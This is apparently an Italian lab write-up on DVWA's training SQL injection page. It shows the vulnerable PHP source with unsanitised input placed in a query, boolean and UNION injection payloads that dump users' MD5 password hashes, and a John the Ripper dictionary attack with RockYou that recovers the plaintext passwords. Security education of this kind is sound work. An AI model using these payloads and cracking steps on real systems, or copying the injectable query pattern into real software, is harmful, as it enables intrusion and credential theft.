

SQL Injection

La pagina DVWA dedicata a SQL Injection contiene un form di input utente:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Verificando la sorgente vediamo che l'input utente viene passato con una richiesta GET e poi utilizzato in una query SQL che seleziona i campi `first_name` e `last_name` dalla tabella `users` che hanno l'id uguale a quello inserito dall'utente:

```
SQL Injection Source

<?php

if(isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {


        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?>
```

Inserendo in input alcuni valori di esempio, vediamo che la pagina mostra nome e cognome corrispondenti all'id utente inserito.



User ID:

ID: 2
First name: Gordon
Surname: Brown

User ID:

ID: 3
First name: Hack
Surname: Me

Esempi base di SQL Injection

Boolean based SQL injection

Questo attacco mira a rendere la condizione della query SQL originale sempre vera in modo da restituire tutti i record, o sempre falsa in modo, ad esempio, da poter essere usata con una UNION (V. Union based SQL injection).

Avendo a disposizione la sorgente, vediamo che l'input utente viene salvato nella variabile `$id` che è inserita tra apici.

Ciò significa che se, ad esempio, inseriamo nella form il valore 1, la clausola `WHERE` della query sarà `WHERE user_id='1'`.

`WHERE user_id = '$id'`

Inseriamo nel form una clausola `OR` seguita da una tautologia, ossia una condizione sempre vera. In questo modo il risultato della `WHERE` sarà sempre vero e verranno restituiti tutti i record della tabella. Nell'input ometto l'apice iniziale e quello finale in quanto abbiamo visto che sono già inclusi nello script della richiesta:

INPUT= 1' or 'a'='a

Vulnerability: SQL Injection

User ID:

ID: 1' OR 'a'='a
First name: admin
Surname: admin

ID: 1' OR 'a'='a
First name: Gordon
Surname: Brown

ID: 1' OR 'a'='a
First name: Hack
Surname: Me

ID: 1' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: 1' OR 'a'='a
First name: Bob
Surname: Smith

Il risultato di questo comando è l'intera lista di utenti.

UNION based SQL injection

Questo attacco mira ad eseguire una seconda query stabilita da noi tramite il comando `UNION`.

In questo esempio, con l'apice iniziale chiudo la stringa iniziale ottenendo una query vuota (`WHERE user_id=''`), dopodiché inserisco la seconda query ipotizzando l'esistenza di un campo "password".

Nella clausola `SELECT` devo aggiungere un altro campo, in quanto il numero e il tipo di campi deve essere lo stesso in due query unite da una `UNION`. Alla fine dell'input commento i caratteri finali della query originale (`'";`) utilizzando il `#`.

INPUT= ' UNION SELECT user_id, password FROM users #

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Il risultato sono gli id utente e le password.

Password Cracking

Per tentare l'attacco di forza bruta utilizzo il tool **John the Ripper**. Questo tool fa uso della parallelizzazione dei task per ridurre i tempi di cracking ed è altamente configurabile.

Come prima cosa creo su Kali Linux un file txt in cui inserisco gli hash recuperato con l'SQL Injection:

```
(root@kali)-[/home/kali/Esercizi/PwdCrack]
# cat pwlist.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

La lunghezza degli hash è di 32 caratteri, provo quindi a ipotizzare che l'algoritmi di hash utilizzato, che devo passare come parametro a John the Ripper per eseguire l'attacco, sia MD5. Per verificare esistono tool web come [Hash Analyzer](#). Casualmente noto che l'esempio fornito nella pagina del tool corrisponde esattamente al primo e ultimo hash recuperati. Deve trattarsi di un hash noto.




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

5f4dcc3b5aa765d61d8327deb882cf99

Analyze



Vulnerability: SQL Injection

User ID:

' UNION SELECT user_id, pa Submit

ID: ' UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Immettendo nel tool web il valore di esempio, conferma l'algoritmo MD5 o MD4.



Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

5f4dcc3b5aa765d61d8327deb882cf99

Analyze

Hash:	5f4dcc3b5aa765d61d8327deb882cf99
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexadecimal

La funzione di Hash non è invertibile. Dall'hash non posso risalire alla stringa originale, per procedere quindi sono necessari tool speciali come John the Ripper.

John the Ripper può lavorare in 3 modalità, come descritto nelle informazioni che si ottengono con il comando `man john`:

```
MODES /home/kali/Esercizi/
John can work in the following modes:

Wordlist /home/kali/Esercizi/
John will simply use a file with a list of words that will be checked against the passwords. See RULES for the
format of wordlist files.

Single crack /home/kali/Esercizi/
In this mode, john will try to crack the password using the login/GECOS information as passwords.

Incremental /home/kali/Esercizi/
This is the most powerful mode. John will try any character combination to resolve the password. Details
about these modes can be found in the MODES file in john's documentation, including how to define your own
cracking methods.
```

Il metodo "Wordlist" è un **attacco a dizionario**, ovvero un attacco in cui le password vengono confrontate con una lista (dizionario) di password comuni.

Il metodo "Incremental" è un attacco **brute force**. Gli attacchi brute force, o di forza bruta, generano e testano tutti i valori possibili di una password. Questi algoritmi devono testare ogni combinazione possibile di caratteri maiuscoli, minuscoli, numeri e caratteri speciali partendo da una lunghezza minima di 1 carattere, e incrementando di 1 la lunghezza non appena testati tutti i casi possibili senza successo. Il tempo richiesto per identificare la password varia in base a lunghezza e complessità della stessa.

Trattandosi probabilmente di password comuni, utilizzo John the Ripper per un attacco a dizionario. Per farlo, ho bisogno di 3 parametri: il formato dell'hash (che con molta probabilità è MD5), il dizionario da utilizzare e la lista di hash da crackare (che ho creato in precedenza).

Per eseguire questo attacco mi manca soltanto il dizionario da utilizzare.

Uno dei più famosi è RockYou. La lista "RockYou" è una delle liste di parole (wordlists) più famose utilizzate nel mondo del penetration testing e del cracking delle password. È originata da una violazione di dati avvenuta nel 2009, in cui sono state esposte circa 32 milioni di password.

In Kali Linux è già presente in formato compresso (gz) nella directory `/usr/share/wordlists`:

```
(root@kali)-[/usr/share/wordlists]
# ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
```

Per decomprimerlo posso utilizzare il tool **gunzip**, eseguendo il comando `gzip -dk rockyou.txt.gz` dalla directory in cui si trova il file compresso.

Poiché non voglio eliminare il file compresso originale, utilizzo lo switch `-dk`:

- d serve per specificare che l'operazione da eseguire è la decompressione;
- k serve a creare una copia decompressa del file, mantenendo l'originale inalterato (di default il file compresso verrebbe eliminato).

```
(root@kali)-[/usr/share/wordlists]
# gzip -dk rockyou.txt.gz
```

Il file `rockyou.txt` decompresso è adesso presente nella directory

```
(root@kali)-[/usr/share/wordlists]
# ls
amass  dirbuster  fern-wifi  legion  nmap.lst  rockyou.txt.gz  wfuzz
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  sqlmap.txt  wifite.txt
```

A questo punto ho tutti gli elementi per eseguire l'attacco con il comando:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
/home/kali/Esercizi/PwdCrack/pwlist.txt
```

```
(root@kali)-[~/john]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Esercizi/PwdCrack/pwlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2023-09-05 14:10) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Il risultato mostra le password rilevate. Sono 4 password perché, come già notato in precedenza, il primo e ultimo hash sono uguali.